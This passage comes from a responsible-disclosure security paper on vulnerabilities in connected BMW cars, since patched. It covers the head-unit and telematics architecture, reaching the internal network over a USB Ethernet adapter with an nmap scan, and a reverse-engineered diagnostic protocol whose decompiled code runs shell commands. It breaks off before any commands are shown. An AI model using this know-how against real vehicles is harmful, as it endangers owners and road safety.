0-days & Mitigations: Roadways to Exploit and Secure Connected BMW Cars

Zhiqiang Cai, Aohui Wang, Wenkai Zhang

{zhiqiangcai, aohwang, wenkaizhang}@tencent.com

with contributions from: Michael Gruffke, Hendrik Schweppe

{michael.gruffke, hendrik.schweppe}@bmwgroup.com

Abstract

In years 2016 and 2017, Keen Security Lab[1] has demonstrated two remote attacks against Tesla Model S/X[2][3]; During a study conducted between early 2017 and early 2018, Keen Security Lab successfully implemented exploit chains on multiple BMW car models through physical access and a remote approach without user interaction. At that time, following a responsible disclosure procedure common in the security industry, Keen Security Lab released a security assessment report[4] to make a brief vulnerabilities disclosure, instead of a full disclosure.

The security findings by Keen Security Lab were verified by BMW shortly after having received. All issues were addressed, and fixes and mitigations have been rolled out. In this paper, we will share the findings with the public, introducing system architecture of BMW cars, analyzing external attack surfaces from a security perspective. We will then give details about multiple vulnerabilities that existed in two vehicle components: NBT Head Unit[5] (a.k.a. In-Vehicle Infotainment[7]) and Telematic Communication Box[8]. By having leveraged these vulnerabilities, it has proven the possibilities of arbitrary code execution in the Head Unit via common external interfaces including USB, Ethernet and OBD-II, as well as a more powerful remote exploitation of Telematic Communication Box over a fake mobile network with the payload delivered in HTTP and Short Message Service (SMS). Furthermore, we will also explore the Controller Area Network (CAN) of BMW cars and analyze how it was possible to combine logic flaws in the Central Gateway to trigger arbitrary, unauthorized diagnostic vehicle functions remotely using CAN messages from both Infotainment System and Telematic Communication Box. Finally, we will summarize exploit chains, and together with BMW Group security experts, we are going to present details on analysis, validation and roll-out of countermeasures. The countermeasures against remote attacks were rolled out by the BMW Group during summer 2018 and additional software updates have been made available for affected vehicles at dealers or via USB update free of charge.

1. Introduction

In recent years, more and more BMW cars have been equipped with the internet-connected Infotainment System (e.g. NBT[6]) and Telematic Communication Box (TCB[6]). While these components have significantly improved the convenience and performance of customers' experience, they have also introduced opportunities for new cyber-attacks.

In our work, we performed an in-depth and comprehensive analysis of the hardware and software on NBT Head Unit, Telematic Communication Box and Central Gateway Module of multiple BMW vehicles. Through mainly focusing on the various external attack surfaces of these vehicle components, we discovered that a remote targeted attack on multiple connected BMW vehicles in a wide range of areas were feasible, via a set of remote attack surfaces (including HTTP, GSM, BMW ConnectedDrive Service[9], Remote Vehicle Diagnosis, and NGTP[10] protocol). Therefore, it would have been susceptible for an attacker to gain remote control to the CAN buses of a vulnerable BMW car by utilizing a complex chain of several vulnerabilities that existed in different vehicle components. In addition, even without the connected capabilities, we were also able to compromise NBT Head Unit in physical access ways (e.g. USB, Ethernet and OBD-II).

By leveraging logic flaws existed in Central Gateway Module, our research findings have proved that it was feasible to gain local and remote access to NBT, TCB components and UDS[11] communication above certain speed of selected BMW vehicle modules and been able to gain control of the CAN buses with the execution of arbitrary, unauthorized diagnostic requests of BMW in-car systems remotely.

2. Overview of Vehicle Components

In this paper, from a security point of view, we focused on three important vehicular components of BMW connected vehicles: NBT Head Unit, Telematic Communication Box and Central Gateway, which were susceptible to be compromised from external attacks. Based on our research of BMW Car's in-vehicle network, the three components are working closely with each other through physical buses (e.g. USB, CAN Bus and Ethernet).




Figure 1: Architecture of Head Unit, Telematic Communication Box and Central Gateway

2.1 NBT Head Unit

The in-vehicle infotainment system of BWM Cars, also known as NBT Head Unit, which consists of two parts: HU-Intel system and HU-Jacinto system.

HU-Intel. Running a QNX real-time OS[12] on the high-layer chip (Intel x86), mainly responsible for the multimedia service and BMW ConnectedDrive service[9].

HU-Jacinto. Running a QNX real-time OS on the TI Dra44x chip, which is a low-layer chip for handling power management and CAN-bus communication.




Figure 2: Architecture of NBT Head Unit

HU-Intel and HU-Jacinto are communicating with each other through QNET[14]. The Telematic Communication Box is connected to HU-Intel through USB, where all communication data between NBT Head Unit and backend servers will be transmitted. Both HU-Jacinto and Telematic Communication Box are connected to K-CAN Bus, which is a dedicated CAN bus for infotainment domain. For secure isolation, Ethernet connections from HU-Intel to Central Gateway Module are blocked by Ethernet Switch. In the newer BMW cars (e.g. BMW i3), Central Gateway module and Ethernet Switch are integrated into the Body Domain Controller[15] (BDC) unit.




Figure 3: NBT Head Unit (Infotainment System) of BMW i3

2.2 Telematic Communication Box

Telematic Communication Box (TCB) provides BMW connected vehicles with telematics service (e.g. E-Call, B-Call, etc.) and BMW Remote Services (e.g. remote door unlocking, remote climate control, etc.) via cellular network. The Telematic Communication Box (TCB) is produced by "Peiker Acustic GmbH", which is the most widely used telematic control unit and always equipped with NBT head unit in BMW connected cars.




Figure 4: Architecture of TCB

The TCB control unit can be divided into two parts, the high-layer part is the MPU, which is running an AMSS RTOS (REX OS[16]) on the Qualcomm MDM6200 baseband processor. And with an Embedded-SIM card, the MPU is responsible for telematic communication between BMW vehicles and BMW backend servers. The low-layer part is the MCU, which is a CAN transceiver controller based on Freescale 9S12X. The MCU is directly connected to the Central Gateway module through K-CAN bus. The MPU uses UART-based IPC mechanism to exchange data (including CAN messages, diagnostic messages, etc.) with the MCU.




Figure 5: Mainboard of TCB

2.3 Central Gateway

For different design purposes, the Central Gateway of BMW cars is integrated into different units (e.g. ZGW, FEM or BDC). In the older series, as a standalone gateway ECU, ZGW is the Central Gateway module of in-vehicle network. In the newer series (e.g. BMW i3), the Central Gateway is integrated into Body Domain Controller (BDC) unit. In our work, we chose both BDC and ZGW as our research targets which represent two generations of Central Gateway module in BMW cars. For instance, the Central Gateway module in the BMW i3 family consists of a MPC5668 chip which is the PowerPC architecture. It's connected to CAN buses (e.g. Powertrain CAN, Chassis CAN, Body CAN and Infotainment CAN), as well as LIN, FlexRay and MOST buses.




Figure 6: Central Gateway Module of BMW i3

After reverse-engineering the firmware of these vehicle components, we found the most attractive feature of the Central Gateway module is to receive specific diagnostic messages from Telematic Communication Box and Head Unit, then transferring diagnostic messages to other ECUs in order to gather vehicle information. During our testing we were able to send diagnostic messages to other ECUs behind the Central Gateway.


3. Root the NBT Head Unit

This section discusses how we gained root access into NBT Head Unit in different approaches through common interfaces (including USB, OBD-II, and GSM network) and how we reused/patched the CAN driver in HU-Jacinto system to achieve the goal of injecting arbitrary CAN messages onto K-CAN bus, which is directly connected to the Central Gateway module.

3.1 Arbitrary Command Execution in Diagnostic Service

3.1.1 Access Internal Ethernet Network through USB


HU-Intel system of NBT Head Unit provides some built-in io-pkt network drivers to set up an Ethernet network over USB interface. According to the configuration file (/opt/sys/etc/umass-enum.cfg) in HU-Intel system, it supports several specific USB-to-ETHERNET adapters by default.



```
└$ cat fs_sd0/repository/istep/opt/sys/etc/umass-enum.cfg | grep -i 'netif=5'
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
netif=5,netip=192.168.0.1,netmsk=255.255.255.0
vendor=0x[redacted],device=0x[redacted],type=ETH,driver=devn-[redacted].so,aps_partname=softrt_SYS,args=speed=100 duplex=1
phy_88772=0,netif=5,netip=192.168.0.1,netmsk=255.255.255.0
```

Figure 7: USB-Ethernet Configuration

For the USB driver "devn-xxx.so", it can enable a USB-Ethernet network when plugging a USB-to-Ethernet adapter with certain chipsets. NBT will act as the network gateway with a fixed IP address (192.168.0.1). However, there's no security restrictions on such USB-to-Ethernet interface and it would be low-cost for an attacker to access the internal network of NBT Head Unit just via a USB dongle. Using NMAP and detecting some internal services with TCP and UDP ports being exposed. These exposed services also become new attack surfaces.



```
└$ nmap  -Pn 192.168.0.1 -p1-65535
Starting Nmap 6.47 ( http://nmap.org ) at 2018-02-04 13:36 CST
Stats: 0:06:07 elapsed; 0 hosts completed (1 up), 1 undergoing
Connect Scan Timing: About 50.30% done; ETC: 13:48 (0:06:03 re
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
Not shown: 65500 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
2011/tcp  open  raid-cc
2021/tcp  open  servexec
6010/tcp  open  x11
6801/tcp  open  unknown
6811/tcp  open  unknown
65448/tcp open  unknown
65451/tcp open  unknown
65455/tcp open  unknown
65458/tcp open  unknown
65461/tcp open  unknown
65464/tcp open  unknown
65467/tcp open  unknown
65470/tcp open  unknown
65473/tcp open  unknown
65476/tcp open  unknown
65479/tcp open  unknown
65482/tcp open  unknown
65484/tcp open  unknown
65488/tcp open  unknown
65489/tcp open  unknown
65494/tcp open  unknown
65497/tcp open  unknown
65500/tcp open  unknown
```

Figure 8: Ports Exposed on USB-to-Ethernet Interface

3.1.2 Execute Commands in On-board Diagnosis through USB/OBD-II

There are BMW development tools (e.g. E-SYS, EDIABAS ToolSet32) to reprogram and diagnose ECUs through E-NET. The E-NET is an in-vehicle Ethernet network hosted on OBD-II interface in BMW Cars. Using the diagnostic software, the automotive engineer can connect to the Central Gateway through OBD-II cable and conduct offline diagnoses for the NBT Head Unit.

NbtDiagHuHighApp. In HU-Intel system, a peer diagnosis service (/opt/sys/bin/NbtDiagHuHighApp) is responsible for handling diagnostic communication. NbtDiagHuHighApp acts as a TCP server with port 6801 being listened on and is always waiting for processing diagnostic data. In fact, NbtDiagHuHighApp is more like an ECU simulator since it implements the UDS Stack. After reverse-engineering the NbtDiagHuHighApp, we found the communication protocol between NbtDiagHuHighApp and the diagnostic software is a specifically customized UDS protocol over the Ethernet. In this paper, the protocol packet is referred as UDS_DIAG_PDU.

The following figure illustrates the format of UDS_DIAG_PDU based on reverse engineering.



UDS_DIAG_PDU Header
UDS_DIAG_PDU Body
PDU Body Size (0x04 bytes)
PDU Control Type (0x02 bytes)
ECU Source Address (0x01 byte)
ECU Destination Address (0x01 byte)
Standard UDS Payload (variable length)

Figure 9: Structure of UDS_DIAG_PDU

- One UDS_DIAG_PDU is comprised of UDS_DIAG_PDU Header and UDS_DIAG_PDU Body.
- "PDU Body Size" has 4 bytes and indicates the total size of UDS_DIAG_PDU Body with being encoded with big-endian.
- "PDU Control Type" has 2 bytes and indicates the flow control type of current UDS_DIAG_PDU. Value 0x0001 means it's a request or response message, while 0x0002 means it's an acknowledge message.
- "ECU Source Address" takes one byte and indicates the sender identifier of current UDS_DIAG_PDU Body.
- "ECU Destination Address" takes one byte and indicates the receiver identifier of current UDS_DIAG_PDU Body.
- "Standard UDS Payload" is a variable-length data stream which carries the standard UDS Messages according to ISO-14229-1[17].

In the diagnostic software "EDIABAS ToolSet32", there's a job named "STEUERN_FIX_SDARS_TRANSPORTMODE_OFF". We captured the TCP traffic when the software performed this diagnosis job onto the NBT Head Unit. We discovered some bash commands in the captured UDS_DIAG_PDUs, which seemed an opportunity to execute arbitrary bash commands in the Head Unit. However, our initial attempts to modify bash commands and directly replay those UDS_DIAG_PDUs to the Head Unit all failed.

After analyzing all captured UDS_DIAG_PDUs, we noticed that the last UDS_DIAG_PDU of STEUERN_FIX_SDARS_TRANSPORTMODE_OFF diagnosis contains the corresponding cryptographic signature of the previous UDS_DIAG_PDUs which have been transferred to Head Unit.

DiagTunnelingJobS. The STEUERN_FIX_SDARS_TRANSPORTMODE_OFF diagnosis job is actually the implementation of routine control service of UDS Protocol. Meanwhile in NbtDiagHuHighApp, there's a multi-threaded job named "DiagTunnelingJobS" to handle UDS_DIAG_PDUs received from this diagnosis job. On the layer of UDS protocol, the standard UDS payload of the UDS_DIAG_PDU is structured as following:

✓ Routine Control Service ID: one-byte value (0x31) defined in the UDS protocol.

✓ Routine Control Type: one-byte value (0x01) indicates starting a routine.

✓ Routine Control Identifier: two-byte value (0xFDEE) indicates routines should be handled by the DiagTunnelingJobS in NbtDiagHuHighApp.

✓ Routine Control Sub-Identifier: One-Byte value (0x34 ~ 0x38) indicates the sub-type of current routine.


✓ Routine Control Parameters: Variant-Length Data.

In NbtDiagHuHighApp, the DiagTunnelingJobsS supports five different routines.

Routine Control Sub-Identifier	Routine Control Sub-Type	Routine Control Parameters
0x34	DiagTunnelingJobSTART_FILE	Data to be written
0x35	DiagTunnelingJobREAD_FILE	-
0x36	DiagTunnelingJobAPPEND_FILE	Data to be written
0x37	DiagTunnelingJobEXECUTE_FILE	Signature of the data that has been transferred
0x38	DiagTunnelingJobREAD_OUTPUT	-

Table 1: Routines Information of DiagTunnelingJobsS


By calling these routines, the DiagTunnelingJobsS extracts data from the UDS_DIAG_PDUs, then writes data into "/dev/shmem/tunneling" in the HU-Intel system and executes bash commands once the signature verification of "/dev/shmem/tunneling" is correct.



```
int __cdecl DiagTunnelingJobEXECUTE_FILE_Execute_81929AA(int a1, int a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = *(_DWORD *)(a2 + 28);
  result = v5;
  v3 = *(_DWORD *)(a2 + 32);
  if ( v5 == 0x201 )
    return sub_8124202(*(_DWORD *)(a1 + 12), (void **)&v5, v3, 0x8276A64);
  if ( v5 > 0x201 )
  {
    result = v5 - 516;
    if ( (unsigned int)(v5 - 516) > 1 )
      return result;
    return sub_8124202(*(_DWORD *)(a1 + 12), (void **)&v5, v3, 0x8276A64);
  }
  if ( v5 == 0x200 && v3 == 0x80000001 )
  {
    flag = (_DWORD *)sub_825FE02(*(CHBProxyBase **)(a1 + 52));
    result = Execute_Tunneling_8190046(a1, flag);
  }
  return result;
}
```

```
int __cdecl Execute_Tunneling_8190046(int a1, _DWORD *flag)
{
  void *CMD; // [esp+Ch] [ebp-Ch]@2

  if ( *flag )
    return UDS_NegativeResponse(*(void **)(a1 + 12), 0x35u);
  CHBString::CHBString((CHBString *)&CMD, "ksh -x /dev/shmem/tunneling > /dev/console ");
  sub_81E5446(*(CHBProxyBase **)(a1 + 56), (void *)(a1 + 30), &CMD);
  return CHBString::~CHBString((CHBString *)&CMD);
}
```

Figure 10: Executing Commands in DiagTunnelingJobsS



```
int __cdecl DiagTunnelingJobEXECUTE_FILE_VerifySignature_8192A98(int a1, IHBIStream *a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  UDS_Format_Log(*(_DWORD *)(a1 + 12), "DiagTunnelingJobEXECUTE_FILE");
  CHBByteStream::CHBByteStream((CHBByteStream *)&v8);
  CHBByteStream::operator=();
  CHBByteStream::~CHBByteStream((CHBByteStream *)&v8);
  v2 = *((_DWORD *)a2 + 3);
  v3 = *((_DWORD *)a2 + 4);
  v4 = 0;
  if ( v2 > v3 )
    v4 = v2 - v3;
  CHBByteStream::readFromIStream((CHBByteStream *)&unk_82DDA74, a2, v4);
  if ( *((_DWORD *)a2 + 3) > *((_DWORD *)a2 + 4) )
    return UDS_NegativeResponse(*(void **)(a1 + 12), 0x13u);
  CHBByteStream::CHBByteStream((CHBByteStream *)&a3);
  CHBString::CHBString((CHBString *)&tunneling, "/dev/shmem/tunneling");
  v6 = readFile_82721AE(a1, (CHBString *)&tunneling, (int)&a3, 0);
  CHBString::~CHBString((CHBString *)&tunneling);
  if ( !v6 )
    UDS_NegativeResponse(*(void **)(a1 + 12), 0x10u);
  v9 = 1;
  CHBBuffer::CHBBuffer((CHBBuffer *)&v10, (const CHBByteStream *)&a3);
  CHBBuffer::CHBBuffer((CHBBuffer *)&v11, (const CHBByteStream *)&unk_82DDA74);
  DSYSNBTSignatures_82601B0(*(CHBProxyBase **)(a1 + 52), (void *)(a1 + 20), (int)&v11, (i
  CHBBuffer::~CHBBuffer((CHBBuffer *)&v11);
```

Figure 11: Signature Verification in DiagTunnelingJobS

Back to the STEUERN_FIX_SDARS_TRANSPORTMODE_OFF diagnosis job, it will write the following bash commands to "/dev/shmem/tunneling".

